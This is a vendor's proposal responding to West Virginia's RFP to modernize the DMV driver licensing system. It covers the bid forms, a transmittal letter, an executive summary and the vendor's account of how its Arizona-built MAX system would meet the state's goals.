


NOTICE

Please note that this proposal from AstreaX, Inc. for CRFP_DMV2400000002 was received at the Purchasing Division office prior to the established bid opening date and time on March 01, 2024. Two proposals were sent, but only one was read at the public opening due to the buyers misunderstanding that it wasn't a duplication of the proposal received dated 12/13/2023.



Greg Clay

Assistant Purchasing Director

RECEIVED
2024 FEB 23 PM 4:36
WV PURCHASING
DIVISION

previous submission
official submission.

VENDOR NAME: AstreaX, Inc.
BUYER: David H. Pauline
SOLICITATION NO.: CRFP 0802 DMV2400000002
BID OPENING DATE: 2024-03-01
BID OPENING TIME: 13:30 EST
FAX NUMBER: 304-558-3970

**Bid Opening Delayed
Rescheduled to Open on**



Department of Administration
 Purchasing Division
 2019 Washington Street East
 Post Office Box 50130
 Charleston, WV 25305-0130

State of West Virginia
 Centralized Request for Proposals

Proc Folder: 1222710
Doc Description: RFP to Modernize the DMV Driver System
Proc Type: Central Master Agreement
Date Issued | **Solicitation Closes** | **Solicitation No**
 2024-02-21 | 2024-03-01 13:30 | CRFP 0802

Binder clipped instead of bound to make it easier to copy.

Thank you for the opportunity!

BID RECEIVING LOCATION


BID CLERK
 DEPARTMENT OF ADMINISTRATION
 PURCHASING DIVISION
 2019 WASHINGTON ST E
 CHARLESTON WV 25305
 US

VENDOR

Vendor Customer Code: VS0000040937
Vendor Name: AstreaX, Inc.
Address: 4400 N. Scottsdale Rd. Suite 9-316
Street: Scottsdale
City: Arizona
State: Country: USA Zip: 85251
Principal Contact: Jason Gladstone
Vendor Contact Phone: 480-212-6202 **Extension:** N/A

FOR INFORMATION CONTACT THE BUYER

David H Pauline
 304-558-0067
 david.h.pauline@wv.gov

Vendor Signature X  **FEIN#** 82-4444566 **DATE** 3/1/2024

All offers subject to all terms and conditions contained in this solicitation

ADDENDUM ACKNOWLEDGEMENT FORM
SOLICITATION NO.: DMV2400000002

Instructions: Please acknowledge receipt of all addenda issued with this solicitation by completing this addendum acknowledgment form. Check the box next to each addendum received and sign below. Failure to acknowledge addenda may result in bid disqualification.

Acknowledgment: I hereby acknowledge receipt of the following addenda and have made the necessary revisions to my proposal, plans and/or specification, etc.

Addendum Numbers Received:

(Check the box next to each addendum received)

- | | |
|----------------------------------------------------|-----------------------------------------------------|
| <input checked="" type="checkbox"/> Addendum No. 1 | <input checked="" type="checkbox"/> Addendum No. 6 |
| <input checked="" type="checkbox"/> Addendum No. 2 | <input checked="" type="checkbox"/> Addendum No. 7 |
| <input checked="" type="checkbox"/> Addendum No. 3 | <input checked="" type="checkbox"/> Addendum No. 8 |
| <input checked="" type="checkbox"/> Addendum No. 4 | <input checked="" type="checkbox"/> Addendum No. 9 |
| <input checked="" type="checkbox"/> Addendum No. 5 | <input checked="" type="checkbox"/> Addendum No. 10 |

I understand that failure to confirm the receipt of addenda may be cause for rejection of this bid. I further understand that that any verbal representation made or assumed to be made during any oral discussion held between Vendor's representatives and any state personnel is not binding. Only the information issued in writing and added to the specifications by an official addendum is binding.

AstreaX, Inc.
Company

[Signature]
Authorized Signature

3/1/2024
Date

NOTE: This addendum acknowledgment should be submitted with the bid to expedite document processing.



Technical Response: State of West Virginia RFP to Modernize the DMV Driver System

Solicitation Number

CRFP 0802 DMV2400000002

Submitted By

AstreaX, Inc.
4400 N. Scottsdale Rd, Suite 9-316
Scottsdale, AZ 85251
Phone: 480.212.6202

Contact Person

Jason Gladstone | jgladstone@astreaX.com

Vendor Signature

Date

March 1, 2024

Table of Contents

| | |
|-------------------------------------------------------------------------------|-----------|
| Transmittal Letter | 5 |
| Executive Summary | 6 |
| Project Goals and Mandatory Requirements (RFP 4.2) | 8 |
| Goals and Objectives (RFP 4.2.1) | 13 |
| Modernize Legacy Mainframe (RFP 4.2.1.1)..... | 13 |
| Customer-Centric Model (RFP 4.2.1.2) | 14 |
| Compliant, Mobile-First Experience Process (RFP 4.2.1.3)..... | 16 |
| Intuitive Solution (RFP 4.2.1.4) | 20 |
| Interfaces (RFP 4.2.1.5)..... | 21 |
| AAMVA Standards (RFP 4.2.1.6) | 22 |
| Electronic Workflow (RFP 4.2.1.7) | 22 |
| Mandatory Project Requirements (RFP 4.2.2) | 23 |
| How the MAX System & AstreaX Meet the Mandatory Requirements..... | 23 |
| Features and Benefits that Exceed RFP Requirements..... | 57 |
| Qualifications and Experience (RFP 4.3) | 65 |
| How AstreaX Meets Qualification and Experience Requirements (RFP 4.3.1) | 65 |
| Technical Documentation (RFP 4.3.2)..... | 65 |
| Testimonials (RFP 4.3.3)..... | 69 |
| Featured Microsoft Customer Success Story | 69 |
| ADOT Press Release | 70 |
| References (RFP 4.3.4) | 71 |
| System Design and Implementation Team (RFP 4.3.5)..... | 72 |
| Bronco Briggs, WV Delivery Director | 72 |
| Alessandro Russo, WV Program Manager | 72 |
| Judi Lepper, Training and OCM Lead | 73 |
| Don Logue, Configuration Architect | 73 |
| Rafael Padilla, Infrastructure Architect..... | 73 |
| Ryan Starks, Application Architect..... | 74 |
| Marco Monreal, Solution Architect | 74 |
| Technical Support and Installation Personnel (RFP 4.3.6) | 74 |
| Documentation (RFP 4.3.2)..... | 75 |
| Impact Testing (RFP 4.3.2.1) | 75 |
| AstreaX's Experience with AAMVA (RFP 4.3.2.2)..... | 75 |
| Single Point of Contact (RFP 4.3.2.3) | 76 |
| Proposed Solution (RFP 4.3.2.4) | 76 |
| Installation, Configuration, and Functional Readiness (RFP 4.3.2.5)..... | 77 |
| Training Courses Available (RFP 4.3.2.6) | 78 |
| Verification of Compatibility (RFP 4.3.2.7) | 82 |
| Health Check Process (RFP 4.3.2.8) | 82 |
| Accommodating Growth (RFP 4.3.2.9) | 83 |
| Access Controls (RFP 4.3.2.10)..... | 83 |

| | |
|--------------------------------------------------------------------------------------------|------------|
| Mobile DL/ID (RFP 4.3.2.11)..... | 84 |
| Sizing Considerations (RFP 4.3.2.12)..... | 85 |
| Migration Strategy (RFP 4.3.2.13)..... | 88 |
| Security Practices (RFP 4.3.2.14)..... | 88 |
| Size and Scope Considerations (RFP 4.3.2.15)..... | 89 |
| User Training (RFP 4.3.2.16)..... | 90 |
| Iteration Testing Approach (RFP 4.3.2.17)..... | 91 |
| Structured Testing Approach (RFP 4.3.2.18)..... | 92 |
| Integration, System, Performance, and User Acceptance Testing Approach (RFP 4.3.2.19)..... | 93 |
| Network Diagram and Description (RFP 4.3.2.20)..... | 94 |
| Data Conversion, Migration, and Synchronization (RFP 4.3.2.21)..... | 97 |
| How Data Will Be Synced (RFP 4.3.2.22)..... | 98 |
| Backup and Disaster Recovery Strategy (RFP 4.3.2.23)..... | 99 |
| Mandatory Qualification/Experience Requirements (RFP 4.4)..... | 101 |
| Authorization (RFP 4.4.1)..... | 101 |
| Third-Parties (RFP 4.4.2)..... | 101 |
| Team Personnel (RFP 4.4.3)..... | 102 |
| Experience (RFP 4.4.4)..... | 102 |

Table of Figures

| | |
|-------------------------------------------------------------|----|
| Figure 1. Customer-Centric Model..... | 15 |
| Figure 2. MAX Mobile View..... | 18 |
| Figure 3. MAX Tablet View..... | 18 |
| Figure 4. MAX Desktop View..... | 19 |
| Figure 5. MAX Advanced Search Feature with Omni Search..... | 21 |
| Figure 6. Data Migration Tasks..... | 27 |
| Figure 7. Data Migration Timeline..... | 27 |
| Figure 8. Contact Information Functionality..... | 29 |
| Figure 9. Text Messaging Functionality..... | 29 |
| Figure 10. Document Upload Functionality..... | 30 |
| Figure 11. My Documents Library..... | 30 |
| Figure 12. Project Schedule..... | 41 |
| Figure 13. Phased Implementation..... | 48 |
| Figure 14. Agile Approach..... | 49 |
| Figure 15. Azure DevOps Configuration..... | 50 |
| Figure 16. Quality Assurance Plan..... | 51 |
| Figure 17. High-Level Cloud Architecture Design..... | 55 |
| Figure 18. Example: eAZ Citizen Digital Portal..... | 59 |
| Figure 19. Example: Arizona Business One Stop..... | 60 |
| Figure 20. Driver Timeline Screen in MAX..... | 62 |
| Figure 21. MAX Architecture Overview..... | 68 |

| | |
|------------------------------------------------------------------------------|----|
| Figure 22. Example: Overview of Arizona Solution..... | 77 |
| Figure 23. Sample Listing of MAX Self-Paced Courses..... | 79 |
| Figure 24. Sample One Source Home Page..... | 80 |
| Figure 25. Sample One Source Topic, 'What Service to Use When' | 80 |
| Figure 26. Sample User Assistance Panel in MAX..... | 81 |
| Figure 27 Sample User Assistance panel in the Customer Portal..... | 82 |
| Figure 28. Access Controls – User Administration Support Functionality | 83 |
| Figure 29. Lookup Functionality..... | 84 |
| Figure 30. mDL Example..... | 84 |
| Figure 31. Iterative Testing | 92 |
| Figure 32. Development and Testing Approach | 93 |
| Figure 33. Network Diagram | 96 |
| Figure 34. Batch Management..... | 99 |

Transmittal Letter

March 1, 2024

David H. Pauline, Senior Buyer
State of West Virginia
Department of Administration, Purchasing Division
2019 Washington Street East
Charleston, WV 25305-0130

Reference: State of West Virginia RFP to Modernize the DMV Driver System, RFP Number CRFP 0802 DMV2400000002, Issued November 15, 2023 and including Addendums 1 through 10.

David,

On behalf of AstreaX, Inc., we are pleased to present our proposal to the State of West Virginia in response to the referenced RFP. We appreciate this opportunity and are available for any questions.

By signing below, I certify that I have reviewed this Request for Proposal in its entirety; understand the requirements, terms and conditions, and other information contained herein; that I am submitting this proposal for review and consideration; that I am authorized by the bidder to execute this bid or any documents related thereto on bidder's behalf; that I am authorized to bind the bidder in a contractual relationship; and that, to the best of my knowledge, the bidder has properly registered with any State agency that may require registration.

Please note: this bid overrides any previous submission and serves as our official submission.

AstreaX, Inc.

(Company)

Jason Gladstone, Director

(Representative Name, Title)



(Signature)

(480) 212-6202/Fax - NA

(Contact Phone/Fax Number)

March 1, 2024

(Date)

Executive Summary

The State of West Virginia has been delivering on its long-term commitment to modernizing its DMV services, including leading the roll-out of technology-based projects to expand online and kiosk-based services for its customers and digitizing the vehicle title and registration process. The systems that support these services are also in need of modernization to improve business process efficiencies and further enhance the customer and employee experience now and into the future.

Through the RFP to Modernize the DMV Driver System, the WVDMV intends to engage a partner to provide and implement a customer-centric, web-based driver licensing system. The selected system will improve their customers' online experience when conducting business with the WVDMV and will better support the personnel who assist customers from WVDMV's 26 locations across the state.

AstreaX is proposing to implement a fully modernized, highly flexible, customer-centric, and completely cloud-based system that has been proven in the State of Arizona for the past three years and is currently being implemented in the State of Wyoming and the Province of Alberta. The MAX system, implemented by AstreaX, meets or exceeds the WVDMV's requirements and business objectives for this project and is our proposed solution to help the WVDMV achieve its project goals.

"My plan is to treat everyone who comes through the doors of our offices as a guest. I intend to do all I can to make you feel welcome and make your visit a pleasant experience.

Additionally, I look forward to working with our staff to maximize the use of technology to make DMV transactions more efficient, which will reduce lines in our offices, and enhance customer service even more."

— Everett Frazier,
WVDMV Commissioner

As you will find within our proposal, the AstreaX solution for the WVDMV is aligned with the WVDMV's vision for a fully modernized DMV system for its employees and customers:

- Greatly improved customer satisfaction
- Improved employee satisfaction and greatly reduced employee training times
- Faster processing times and shortened office wait times
- Reduced paperwork and paper flow
- Flexibility to meet the needs of tomorrow
- Improved access and information quality for law enforcement
- Ability to retain full control of the system and its future

The AstreaX team will bring to the project more than 10 years of continuous experience developing and maintaining cloud-based solutions for Motor Vehicle Agencies.

We would be happy introduce you to members of our team and provide you with an oral presentation of our proposed solution, including a demonstration of the MAX system, our ability to deliver this project within your specified timeframe, and our experience in providing DMV modernization solutions. Our team also looks forward to responding to any clarifying questions you may have.

AstreaX shares West Virginia's commitment to better government and the modernization of the WVDMV Driver Services systems. It would be a privilege to work with you as you continue advancing toward your DMV modernization goals.

Project Goals and Mandatory Requirements (RFP 4.2)

WVDMV currently uses several disparate systems to assist customers conducting business with WVDMV. The Division of Motor Vehicles Agent (DMVA) may need to access as many as seven different screens to properly assist the customer who is attempting to comply with state and federal laws. WVDMV is seeking a vendor to provide and implement a modernized, customer centric, web-based driver licensing system that will interface with all other WVDMV systems and is capable of returning all driver and vehicle information pertaining to the search. Vendor should describe its approach and methodology to providing the service or solving the problem described by meeting the goals/objectives identified below. Vendor response should include any information about how the proposed approach is superior or inferior to other possible approaches.

West Virginia's long-term commitment to modernize its DMV services includes, for example, leading the roll-out of innovative, technology-based projects to expand the availability of online and kiosk-based services for its customers. The systems that support these services are also in need of modernization, to improve business process efficiencies and further enhance the customer and agent experience now and into the future.

Proposed Solution

AstreaX is proposing to implement for WVDMV a fully modernized, highly flexible, customer centric, and completely cloud-based system that has been proven in the State of Arizona for the past three years and is currently being implemented for the State of Wyoming and the Province of Alberta. This system, called MAX, was purpose-built to be shared with other jurisdictions, such as the State of West Virginia. AstreaX had and continues to have the most personnel working on the Arizona MAX system. We have the greatest knowledge of how MAX works and how to implement it.

The MAX system, implemented by AstreaX, meets or exceeds WVDMV's mandatory requirements for this project and is our proposed solution to help WVDMV achieve its project goals. Included later in this section are details by goal/objective identified in the RFP.

Approach and Methodology

Additional details on our approach and methodology for meeting your specific goals/objectives are contained in our responses to the RFP subsections below. On a high level, these include:

Understanding Legacy Challenges. AstreaX is very familiar with the challenges that come with maintaining a legacy mainframe system, including challenges serving customers, limiting the ability to innovate, preventing the implementation of legislative changes (due to archaic technology), making it more difficult to hire and train new employees, and more.

Proven Implementation Approach. Through our experience with the initial development and implementation of MAX and the transfer of MAX to other jurisdictions, AstreaX is able to offer a proven

implementation approach to the State of West Virginia. Acquiring the system code can be done by signing a simple Intergovernmental Agreement between the State of West Virginia and the State of Arizona. Then, after WVDMV has acquired the system code, the AstreaX team can begin the implementation and data migration work.

Based on the AstreaX team's deep experience with DMV system modernizations in general and specifically with the MAX solution, we propose a one-time transition sometimes referred to as a "big bang" approach for the WVDMV. A one-time transition approach was used in Arizona for go-live and is the planned approach for Wyoming. A one-time transition is recommended for the WVDMV because it eliminates the cost of having to bridge a mainframe system supporting some Driver functions and a cloud system, MAX, supporting the remaining Driver functions. Because MAX is a mature system, and the implementation process has also matured, the typical risk of a large system implementation go-live is minimized. Additionally, our experience has been that a temporary multi-system solution creates major challenges for Regional Office employees supporting customers, which in turn creates a poor experience for the customer.

Opportunity for Continued Collaboration. After initial implementation, you assume ownership of your specific instance of the MAX system. At that time, you (or a vendor partner) will take responsibility for maintenance and any ongoing implementation, strengthened by the opportunity to communicate and share code updates and ideas with the State of Arizona, State of Wyoming, Province of Alberta, and any future jurisdictions that implement the MAX system. To be clear, there is no ongoing sharing requirement between the participating jurisdictions. Rather, this option is suggested simply as an opportunity for continued collaboration. The "MAX Community" would be excited to include West Virginia among its members.

Common Purpose. The initial development of MAX began with two clear goals in mind: put the customer at the center of everything and empower the customer to self-serve wherever possible. Further alignment with WVDMV goals/objectives includes:

- MAX is a customer account-based system that displays all available Driver and Vehicle services and transaction history that are connected to that customer.
- MAX is a fully cloud-hosted system. Customers and staff both access the system via a web browser.
- Customer experience designers were engaged during the development process to create a web layout that is intuitive and provides information that is helpful but not overwhelming.

Ability to Scale. MAX went live in Arizona in April 2020 and has successfully processed millions of transactions, including Issuance and Driver Improvement, for Arizona drivers. Arizona's MAX system supports in excess of 5M drivers. West Virginia's MAX system will be able to handle the 1.3M+ drivers you currently support and can scale with you as needed.

Extended Functionality. Our solution is focused on Driver Services and integration with the WVDMV's existing Vehicle Services system. This focus is a subset of MAX's components, which include Driver Services, Vehicle Services, Integrated Finance, Interfaces, Appointment Scheduling and Queueing, Motor Carrier, Cash Drawer, and a Customer Portal. These additional components are available to extend system functionality more easily for future WVDMV projects.

Customer Self-Serve. In addition to creating a positive digital experience for the customers and employees, emphasis was placed on empowering the customer to self-serve. The largest component of customer self-service is putting almost all transaction types online, to allow customers to be served whenever and wherever they want. MAX empowers customers to self-serve by going beyond the traditional online services (e.g., eligible DL renewal, request duplicate DL/ID) with multi-channel transactions, transaction priming, and the use of opt-in facial recognition to prove identity.

API-Based Integration. Because MAX is an open, API-based system, MAX APIs can be used to consume data from the WVDMV's Vehicle Services system. After a successful integration, a customer logging in to their account via the MAX Customer Portal or an employee logging in to MAX should be able to see any Driver or Vehicle information associated with the customer, including service history. Additional detail on these integration and search capabilities is included below in the section, Intuitive Solution (RFP 4.2.1.4).

Multi-Channel Transaction Support. MAX supports multi-channel transactions that allow a customer to start a transaction in one channel (e.g., online, Regional Office, contact center, kiosk, mailroom) and continue that transaction in another channel or even at a later time using the same channel. For example, a customer could begin a transaction online, advance the transaction via a call to the contact center, and then finish the transaction in a Regional Office. Another common example is a customer may begin a transaction in a Regional Office, leave to retrieve required paperwork, and then return to *any* Regional Office to pick the transaction where it was left. This feature has proven to be a huge help to both customers and employees alike.

Transaction Priming. Transaction priming is another feature that MAX supports. Transaction priming is a specific kind of multi-channel transaction where a customer may complete a questionnaire, upload documents, or even pay for a service before going to a Regional Office to complete the transaction. A great example of transaction priming is the WVDMV's REAL ID Headstart program. MAX can support transaction priming for any Driver service where some initial work can be done by the customer before engaging with a WVDMV employee.

Facial Recognition. MAX and the Customer Portal also support opt-in facial recognition to prove the customer's identity. This opt-in facial recognition is a requirement in Arizona when a customer is performing a high-risk transaction. A transaction may be deemed high risk because of the type of transaction or because of how the customer is connecting to the Customer Portal. For example, a

service member stationed in the Middle East who is trying to transact with the AZ MVD Customer Portal may be asked to perform this additional layer of authentication. Please note, the AZ MVD leverages a third-party service to monitor these connections and provide risk scores, which is not included in this response.

Benefits of the AstreaX Solution

By leveraging the MAX system and MAX Customer Portal, West Virginia will realize a wide range of benefits. We have used client experiences below as an example of these benefits.

Greatly improved customer satisfaction.

Arizona's existing online portal was connected to a mainframe system that could handle only simple, anonymous transactions. Arizona has seen a strong rise in customer satisfaction by fully or partially adding most transaction types online (see transaction priming above) and emphasizing customer digital experience and self-service.

Improved employee satisfaction and greatly reduced employee training times. On the mainframe, Arizona reported that it took about nine months to train an employee to serve customers without help. This training time has been reduced to about three weeks through MAX's intuitive design, context-specific help (One Source), and general ease of use.

Faster processing times and shortened office wait times. Arizona has achieved faster processing times and shortened office wait times with the implementation of MAX and the Customer Portal. They accomplished this through customer self-service, transaction priming, and the ability to more quickly ramp up employees to assist customers.

Reduced paperwork and paper flow. MAX and the Customer Portal were built to be accessed from any internet connected device (e.g., computer, tablet, phone). In Arizona, the goal is that a customer will not have to leave a field office with any paper because the "paper" generated by their transaction(s) are accessible on their devices anytime, anywhere in their

own secure customer document center. With MAX enabling digital services and digital processes, employees can expect to be handling less paper or quickly scanning/digitizing paper brought in by the customer to remove it from the workflow.

Flexible system that can be adjusted to meet the needs of tomorrow. MAX was built on common Microsoft technologies and can be quickly modified and extended to meet future needs. In Arizona, MAX has been modified to accommodate legislative and policy changes more easily than was possible on the mainframe system. These changes are now reviewed, applied, and deployed at the level of effort you'd expect from a modern system built on common technology.

Improved access and information quality for law enforcement. MAX has several avenues to provide law enforcement with the information it needs to keep citizens safe. The Arizona Department of Public Safety connects directly to a MAX database to obtain information. The Wyoming Department of Criminal Investigation will perform a web service call to obtain driver information, including photos. MAX also provides organizational accounts via the Customer Portal for Arizona's law enforcement partners (e.g., police, prosecutors) to log in and review information or reports that are needed to help them keep Arizona citizens and roads safe.

Retain full control of your system. Because MAX is built on open, common Microsoft technologies, you retain full control of your system's future and are not bound to a particular vendor or software licensing restrictions. The WVDMV will have the freedom to choose how to handle ongoing support, future changes/development, and coordination

with other MAX jurisdictions. Post implementation, you can choose which vendor to engage for ongoing system support, whether to build an in-house team to support the system, or a combination of the two. In short, the WVDMV has the freedom to operate in a way that makes the most sense for your business and customers.

Goals and Objectives (RFP 4.2.1)

Modernize Legacy Mainframe (RFP 4.2.1.1)

To modernize our legacy mainframe WVDMV driver system to a modern application that improves business process efficiencies with little to no interruption to the customer, which is also scalable and responsive to change.

The MAX system is fully modernized, API-based, cloud hosted, and flexible which provides several benefits to the WVDMV. The modernized MAX system provides an excellent customer and employee experience. For customers, this experience may extend to their online experience as well depending on the capabilities of the current NIC customer portal and whether the WVDMV chooses to continue with NIC or implement the MAX Customer Portal that would be included with the AZ MVD MAX code base (see Compliant, Mobile-First Experience Process (RFP 4.2.1.3) below for more detail on this).

Because MAX is built on an API-based modern architecture, it can easily integrate with the WVDMV's new Vehicle Services system (Champ) assuming that Champ is modern (API-based, capable of being integrated) and the vendor implementing/supporting it is willing to provide the APIs for the two systems to integrate. The AstreaX team will work with the WVDMV team to determine the level of integration desired. The minimum being a singular search that combines Driver and Vehicle information for a customer linked via a unique customer identifier.

When the AZ MVD undertook the project to move from their legacy mainframe system to the modernized MAX system, their modernization efforts went beyond technology to encompass improved business processes as well. The AZ MVD did not want to just recreate their legacy mainframe system and processes in newer technologies. The new business processes that were established focus on simplification, customer empowerment through self-service, and employee empowerment. AstreaX plans to look at these improved business processes and the efficiencies gained for use in the WVDMV. Any legislative, policy, or WVDMV specific rules will override the modernized Arizona business processes.

The roll out of the MAX system and new business processes went smoothly in Arizona with minimal disruption to the customers. The system transition was completed over a weekend with limited

transactions the following Monday and Tuesday. By Wednesday MAX was fully operational. During training prior to go-live, one AZ MVD Office was closed at a time for up to one week to allow focused time for the employees to be trained on MAX. During the office closure a mobile MVD office was provided on-site to continue to support the MVD Customers. Post go-live went very smoothly with very few issues reported and no critical issues. Due to the success of the Arizona rollout, the AstreaX team would like to leverage a similar approach for the WVDMV's mainframe-to-MAX cutover.

The MAX system is fully cloud-based running in Microsoft Azure. This cloud setup will allow the WVDMV to easily scale, quickly spin up new environments, and take advantage of Azure Communication Services for both email and text messaging. Additionally, the AstreaX team helped devise a cloud deployment strategy for system updates that will be used in West Virginia (as it is used in Arizona) called rolling deployments. The rolling deployments happens in a way that allows new updates to be deployed without any disruption to the end customer. The deployments are generally performed after business hours so as to avoid impacting the Regional Offices.

Another cloud benefit is the ability to respond quickly to changes. The AZ MVD currently runs 3-week development sprints with a code deployment happening at the end of each sprint. This enables MAX to be quickly updated as changes are required. Critical changes, as defined by the business, may be deployed outside of the usual 3-week sprint cycle. The WVDMV could adopt a similar model to have changes made and deployed to customers and employees very quickly. The AstreaX team will work with the WVDMV to determine the optimal sprint and deployment cadence.

Customer-Centric Model (RFP 4.2.1.2)

Establish a customer centric model that supports/allows a method to retrieve both driver and vehicle information with one search method. This desired architecture and processing is included in this modernization effort. This is a new application which does not exist today. WVDMV envisions that this project will enable a linkage between the driver system and the vehicle system, connecting vehicles and their owners. Each person doing business with the DMV will have a Customer Number or some other unique identifier assigned to them on their first contact with the DMV. That number or identifier will stay with them for life. Once this number or identifier is generated and assigned it will never be changed and it will not be reused. Existing drivers and vehicle owners will be assigned a Customer Number or unique identifier and loaded into the database. Any time new information is added to any portion of that person's records it will be indexed by the Customer Number or unique identifier. Driver Services, Vehicle Services, Regional Offices and the Mailroom may update information that is immediately available to anyone accessing that customer.

As stated previously, MAX is built on an API-based modern architecture, it can easily integrate with the Champ Vehicle Services system assuming that Champ is modern (API-based, capable of being integrated) and the vendor implementing/supporting it is willing to provide the APIs for the two systems to communicate. The AstreaX team will work with the WVDMV team to determine the level of integration desired. The minimum being a singular search that combines Driver and Vehicle information for a customer linked via a unique customer identifier.



Figure 1. Customer-Centric Model

MAX, being customer-centric and account-based, puts the customer at the center of everything. Each MAX customer has a unique identifier (a MAX customer number) assigned that cannot be changed and can never be reused. This unique identifier will serve as the key component that will allow MAX to build a “crosswalk” between the customer information and driver data contained within MAX and the vehicle data for that customer contained in the external Champ system. The customer-centric architecture allows for real-time updates regardless of where the change is being made (e.g., online, Regional Offices, Mailroom, Contact Center, Kiosk).

The scope of this response is focused solely on Driver Services (and how it can integrate with the Champ Vehicle Services system) but there are additional State of Arizona-built components that the WVDMV could choose to take advantage of in the future. For example, Arizona released a MAX component for Motor Carrier, encompassing both IRP and IFTA, that has been live in Arizona since September of 2023. The Motor Carrier component was developed for many of the same reasons the overall MAX system was developed including the desire to improve business agility, putting the state in control of their own destiny, and improving data quality and business intelligence.

MAX Motor Carrier component features include:

- A mobile-friendly portal with the ability to **access your cab card on your mobile device**
- Ability for an organization to **delegate Motor Carrier work** to a process agent
- Ability to **maintain an account balance** (similar to a simple checking account)
- Robust reporting with real-time data
- **Secure access** for individuals, businesses, and law enforcement
- Ability to **create an annual audit plan** in just a few clicks
- Ability to easily **create and apply weight groups** to vehicles and/or fleets
- Ability to **view the fee breakdown** to the vehicle/jurisdiction level

It is important to note that while the WVDMV can acquire the Motor Carrier component from the Arizona MVD at no cost, the cost of implementing MAX Motor Carrier in West Virginia is not included in this proposal. The scope of this RFP response is limited to Driver Services.

Compliant, Mobile-First Experience Process (RFP 4.2.1.3)

Provide a mobile-first experience process for the customer to participate wherever allowed by state code. To be fully compliant with all State and Federal regulations and laws.

Based on Addendum 2 of this RFP, AstreaX understands that the WVDMV currently uses NIC for a customer facing portal. As part of the code acquired from the AZ MVD, the WVDMV will have access to the MAX Customer Portal as well. The WVDMV can leverage the MAX Customer Portal as its new customer facing portal, or it can elect to have NIC remain. If NIC remains, NIC will need to update their endpoints/API calls to retrieve data from MAX and the desired mobile-first experience would be the responsibility of NIC. MAX can support any API-based customer portal that is compliant and provides a mobile-first experience.

If it is decided to leverage the MAX Customer Portal, the WVDMV will have a compliant, mobile-first customer facing portal. The MAX Customer Portal has been live in Arizona for over 3 years and was designed to be accessed by any internet connected device including computers, tablets, and phones.

The MAX Customer Portal allows customers to access all their AZ MVD information and online transactions regardless of the device they connect with.

The MAX Customer Portal also allows organization logins via the same mechanism as individual logins. A customer logging in who is both an individual customer and part of an organization that is set up in MAX will be prompted to declare if they wish to enter as an individual or as an authorized member of their organization. Each option will deliver a different, relevant portal experience to the customer. As an example, in Arizona organization members that may login to the MAX Customer Portal for Driver Services specific information include Arizona prosecutors and other approved trusted partners with a need to access MAX customer data.

As expected, mobile devices account for most of the traffic to Arizona's instance of the MAX Customer Portal. The MAX Customer Portal, leveraging Bootstrap responsive design, allows the experience to gracefully scale depending on screen size, bandwidth, and browser compatibility. Bootstrap is a framework for developing responsive and mobile-first websites. Once updated to support the WVDMV, the MAX Customer Portal will be American with Disabilities Act (ADA) and Web Content Accessibility Guidelines (WCAG) compliant like it is in Arizona. The MAX Customer Portal is compliant regardless of the customer device being used.




Figure 2. MAX Mobile View



Figure 3. MAX Tablet View




Figure 4. MAX Desktop View

